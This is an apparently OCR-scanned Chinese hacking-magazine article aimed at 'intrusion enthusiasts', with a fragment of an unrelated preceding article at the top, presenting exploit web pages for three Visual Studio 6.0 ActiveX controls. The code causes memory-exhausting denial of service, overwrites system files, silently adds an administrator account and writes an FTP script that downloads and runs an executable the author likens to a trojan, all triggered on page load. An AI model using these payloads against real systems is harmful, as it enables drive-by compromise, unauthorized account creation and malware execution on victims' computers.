


图4

住点击？这是个有趣的问题，我在这里就恶搞一下，想了一些八卦名字，你看了是不是也想点击呢？如图5所示。最后在这里劝大家上网时要小心，千万不要受到诱惑就往陷阱里跳。





图5

适合读者: 入侵爱好者
前置知识: 无,

Microsoft Visual Studio 6.0 挂马漏洞



文/图 入鱼症

今天上网看到大名鼎鼎的Microsoft Visual Studio 6.0出了三个漏洞,想到自己也用了很久Microsoft Visual Studio 6.0,就赶紧研究了一下,以下是我的测试结果。

Filer.dll中的DOS攻击

这个漏洞利用了\Microsoft Visual Studio\Vfp98\Tools\Filer目录下的Filer.dll文件,它提供了一个没有用户接口的文本搜索引擎,这可以导致DOS攻击,测试代码如下。

```
<object classid='clsid:03C25B12-2870-11D0-A458-00AA005FEFEE' id='test'>
</object>
<input language=VBScript onclick=tryMe() type=button value="Click here to start the test">
<script language = 'vbscript'>
Sub tryMe()
test.DoSearch 2147483647
End Sub
</script>
</span></span>
</code></pre>
```

我壮着胆子测试了一下,内存瞬间被耗光了,我的电脑内存为2G,如图1所示,威力还是不小的。




图1

VBTOVSI.DLL中的覆盖文件攻击

Microsoft Visual Studio 6.0 VB To VSI Support Library即VBTOVSI.DLL提供了Load()和SaveAs()方法,它可以先读取一个文件,再将这个文件另存为指定路径。

该漏洞的测试代码如下,实现的是将cmd.exe存为system_.ini,当然也可以覆盖已存在的文件。遗憾的是,Load()不能处理远程文件(如http),这样的话,就不能实现下载者的功能了,仅仅能将本地的文件另存。

```
<object classid='clsid:7EEA39E3-41D1-11D2-AB3B-00AA00BDD685' id='test'>
</object>
<input language=VBScript onclick=tryMe() type=button value="Click here to start the test">
<script language = 'vbscript'>
Sub tryMe()
test.Load "c:\windows\system32\cmd.exe" 'or just some existing file
test.SaveAs "c:\windows\system_.ini"
MsgBox "Exploit completed!"
End Sub
</script>
```

PDWizard.ocx的执行命令漏洞

如果说前两个漏洞还无关痛痒的话,这个就有点危险了。Microsoft Visual Studio 6.0的PDWizard.

ocx提供了可以直接运行程序的StartProcess(),当然也可以加上运行参数。以下是我修改的测试代码(建一个管理员账户),效果如图2 所示。

```
<object classid='clsid:0DDF3C0B-E692-11D1-AB06-00AA00BDD685' id='test'>
</object>
<script language = 'vbscript'>
Sub tryMe()
test.StartProcess "c:\windows\system32\cmd.exe /c net user asd 111111 /add", "False"
test.StartProcess "c:\windows\system32\cmd.exe /c net localgroup administrators asd /add ", "False"
End Sub
tryMe()
</script>
```




图2

后来我又改成了通过FTP下载并执行的测试代码(加上延时是为了上一句运行完了再运行下一句),当然也可以用tftp,只是我觉得tftp有时不太好用。

```
<object classid='clsid:0DDF3C0B-E692-11D1-AB06-00AA00BDD685' id='test'>
</object>
<script language = 'vbscript'>
Sub tryMe()
test.StartProcess "c:\windows\system32\cmd.exe /c echo open 127.0.0.1>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\cmd.exe /c echo renyuji>>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\cmd.exe /c echo renyuji>>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\cmd.exe /c echo binary>>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\cmd.exe /c echo get 1.exe c:\1.exe>>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\cmd.exe /c echo bye>>c:\1.txt", "False"
yanshi()
test.StartProcess "c:\windows\system32\ftp.exe -s:c:\1.txt", "False"
yanshi()
test.StartProcess "c:\1.exe", "False"
End Sub
Sub yanshi()
Dim j
For j = 1 To 50
Next
End Sub
tryMe()
</script>
```

效果如图3所示,测试时我使用了WinRAR的安装文件来代替木马。

